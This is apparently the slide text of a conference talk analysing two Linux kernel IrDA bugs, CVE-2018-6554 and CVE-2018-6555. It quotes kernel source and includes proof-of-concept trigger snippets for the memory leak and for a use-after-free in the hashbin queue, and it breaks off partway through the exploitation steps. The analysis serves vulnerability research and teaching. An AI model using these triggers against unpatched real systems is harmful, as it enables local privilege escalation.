Dissecting a 17-year-old kernel bug

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https://www.beyondsecurity.com/bevxcon/

Agenda

- Vulnerability analysis
  - CVE-2018-6554^ - memory leak
  - CVE-2018-6555^ - privilege escalation
- Exploitation / PoC

^ https://lists.ubuntu.com/archives/kernel-team/2018-September/095137.html

CVE-2018-655[45]

- Bugs in IrDA subsystem (generally compiled as a module but can be auto-loaded)
  `socket(AF_IRDA, 0x5, 0);`
- CVEs were released a couple of weeks ago
- The vulnerability was introduced in 2.4.17 (21 Dec 2001)
- Affecting all kernel versions up to 4.17 (IrDA subsystem was removed)
- Most distributions are affected!

CVE-2018-6554

Denial of Service

Memory leak in the irda_bind function in net/irda/af_irda.c and later in drivers/staging/irda/net/af_irda.c in the Linux kernel before 4.17 allows local users to cause a denial of service (memory consumption) by repeatedly binding an AF_IRDA socket. (CVE-2018-6554)

^ https://lists.ubuntu.com/archives/kernel-team/2018-September/095137.html

CVE-2018-6554

Denial of Service (irda_bind)

```
static int irda_bind(struct socket *sock, struct sockaddr *uaddr,
int addr_len) {
    struct sock *sk = sock->sk;
    struct irda_sock *self = irda_sk(sk);

...
[1] self->ias_obj = irias_new_object(addr->sir_name, jiffies);
    if (self->ias_obj == NULL)
        return -ENOMEM;

[2] err = irda_open_tsap(self, addr->sir_lsap_sel, addr-
>sir_name);
    if (err < 0) {
        irias_delete_object(self->ias_obj);
        self->ias_obj = NULL;
        return err;
    }
[3] irias_insert_object(self->ias_obj);
```

CVE-2018-6554

Denial of Service (irda_bind)

```
struct sockaddr_irda sa;

fd = socket(AF_IRDA, 0x5, 0);
memset(&sa, 0, sizeof(sa));
sa.sir_family = 4;
sa.sir_lsap_sel = 0x4a;
sa.sir_addr = 0x3;

sa.sir_name[0] = ‘c’;

bind(fd, (struct sockaddr*)&sa, sizeof(sa));
bind(fd, (struct sockaddr*)&sa, sizeof(sa));
```

Hashbin Queue


`net/irda/irqueue.c`

- Specific to IrDa implementation
- Chained hash table + queue
- Doubly-linked list (**`q_prev`** and **`q_next`** pointers)
- Enqueue - insert a new element at the front of the queue; dequeue - remove arbitrary elements


Hashbin Queue

`net/irda/irqueue.c`

- Two operations to manipulate the hashbin queue layout:
  - Removing elements from the queue



- Adding new elements to the queue



Manipulating the queue

dequeue_general()

```
static irda_queue_t *dequeue_general(irda_queue_t **queue, irda_queue_t*
element)
{
...
    if ( *queue == NULL ) {
        /*
         * Queue was empty.
         */
    } else if ( (*queue)->q_next == *queue ) {
        /*
         *  Queue only contained a single element. It will now be
         *  empty.
         */
        *queue = NULL;

    } else {
        /*
         *  Remove specific element.
         */
        element->q_prev->q_next = element->q_next;
        element->q_next->q_prev = element->q_prev;
        if ( (*queue) == element)
            (*queue) = element->q_next;
    }
```

Manipulating the queue

`enqueue_first()`

```
static void enqueue_first(irda_queue_t **queue, irda_queue_t* element)
{

    IRDA_DEBUG( 4, "%s()\n", __func__);

    /*
     * Check if queue is empty.
     */
    if ( *queue == NULL ) {
        /*
         * Queue is empty. Insert one element into the queue.
         */
        element->q_next = element->q_prev = *queue = element;

    } else {
        /*
         * Queue is not empty.  Insert element into front of queue.
         */
        element->q_next          = (*queue);
        (*queue)->q_prev->q_next = element;
        element->q_prev          = (*queue)->q_prev;
        (*queue)->q_prev         = element;
        (*queue)                 = element;
    }
}
```

Manipulating the queue
Global queue

- Global `hashbin_t *irias_objects`

```
(gdb) ptype irias_objects
type = struct hashbin_t {
    __u32 magic;
    int hb_type;
    int hb_size;
    spinlock_t hb_spinlock;
    irda_queue_t *hb_queue[8];
    irda_queue_t *hb_current;
} *
```

- 56 byte objects —> kmalloc_64 (kzalloc'd in irias_new_object())

```
(gdb) ptype irias_objects->hb_queue
type = struct irda_queue {
    struct irda_queue *q_next;
    struct irda_queue *q_prev;
    char q_name[32];
    long q_hash;
} *[8]
```

Manipulating the queue
`enqueue_first()`


- When binding, the ias_obj gets inserted into **`irias_objects->hb_queue[3]`**

```
memset(&sa, 0, sizeof(sa));
sa.sir_family = 4;
sa.sir_lsap_sel = 0x4a;
sa.sir_addr = 0x3;
sa.sir_name[0] = ‘c’;

bind(fd, (struct sockaddr*)&sa, sizeof(sa));
```


Inserting a new ias_obj

`enqueue_first(…)`

```
enqueue_first()
element->q_next = (*queue);
(*queue)->q_prev->q_next = element;
element->q_prev = (*queue)->q_prev;
(*queue)->q_prev = element;
(*queue) = element;
```




Bind sock 2 -> enqueue_first(…)




Removing s2 ias_obj

`dequeue_general(...)`




```
element->q_prev->q_next = element->q_next;
element->q_next->q_prev = element->q_prev;
if ( (*queue) == element)
   (*queue) = element->q_next;
```



CVE-2018-6555

LPE

The irda_setsockopt() function conditionally allocates memory for a new self->ias_object or, in some cases, reuses the existing self->ias_object. Existing objects were incorrectly reinserted into the LM_IAS database which corrupted the doubly linked list used for the hashbin implementation of the LM_IAS database. When combined with a memory leak in irda_bind(), this issue could be leveraged to create a use-after-free vulnerability in the hashbin list.

^ https://lists.ubuntu.com/archives/kernel-team/2018-September/095147.html

CVE-2018-6555

LPE

- The vulnerability is that we can “reinsert” the same `ias_obj` object into the queue via `irda_setsockopt()`!

```
static int irda_setsockopt(struct socket *sock, int level, int optname,
                           char __user *optval, unsigned int optlen)
{
...
     switch (optname) {
     case IRLMP_IAS_SET:
...
          /* Find the object we target.
           * If the user gives us an empty string, we use the object
           * associated with this socket. This will workaround
           * duplicated class name - Jean II */
    [1]   if(ias_opt->irda_class_name[0] == '\0') {
              if(self->ias_obj == NULL) {
                  kfree(ias_opt);
                  err = -EINVAL;
                  goto out;
              }
    [2]       ias_obj = self->ias_obj;
          } else
              ias_obj = irias_find_object(ias_opt->irda_class_name);
...
    [3]   irias_insert_object(ias_obj);
```

CVE-2018-6555

Single object

- Reinsert a single object


```
int irda_bind(int fd, u_int16_t family,u_int8_t lsap_sel,
  int sir_addr)
{
        struct sockaddr_irda sa;

        memset(&sa, 0, sizeof(sa));
        sa.sir_family = family;
        sa.sir_lsap_sel = lsap_sel;
        sa.sir_addr = sir_addr;

        sa.sir_name[0] = 'c';
        bind(fd, (struct sockaddr*)&sa, sizeof(sa));
...
}
```

```
irda_set.irda_class_name = '\0';
```

```
fd1 = socket(AF_IRDA, 0x5, 0);
irda_bind(fd1, 4, 0x4a, 0x3, "c"); // insert s1
setsockopt(fd1, IRLMP_IAS_SET, &irda_set, ...); // reinsert s1
```

CVE-2018-6555

Reinserting s1



CVE-2018-6555


Two objects

- Reinsert s1 or s2:

```
fd1 = socket(AF_IRDA, 0x5, 0);
fd2 = socket(AF_IRDA, 0x5, 0);

irda_bind(fd1, 4, 0x4a, 0x3, “c”); // insert s1
irda_bind(fd2, 4, 0x4b, 0x3, “c”); // insert s2

setsockopt(fd2, IRLMP_IAS_SET, &irda_set, ...); // reinsert s2
```

CVE-2018-6555

Reinsert s2




UAF

1. Create 3 IrDA sockets and bind them
2. Reinsert the middle (second) socket `ias object` with `irda_setsockopt()`
3. Close the 2nd socket
4. Close the 3rd socket and trigger UAF 8-byte write (`q_prev` member)

Step 1

Bind 3 IrDa sockets


```
fd1 = socket(0x17, 0x5, 0);
fd2 = socket(0x17, 0x5, 0);
fd3 = socket(0x17, 0x5, 0);
irda_bind(fd1, 4, 0x4a, 0x3, "c");
irda_bind(fd2, 4, 0x4b, 0x3, "c");
irda_bind(fd3, 4, 0x4c, 0x3, "c");
```



Step 2a

Reinsert s2


```
element->q_next = (*queue);
(*queue)->q_prev->q_next = element;
element->q_prev = (*queue)->q_prev;
(*queue)->q_prev = element;
(*queue) = element;
```



Step 2b

Reinsert s2

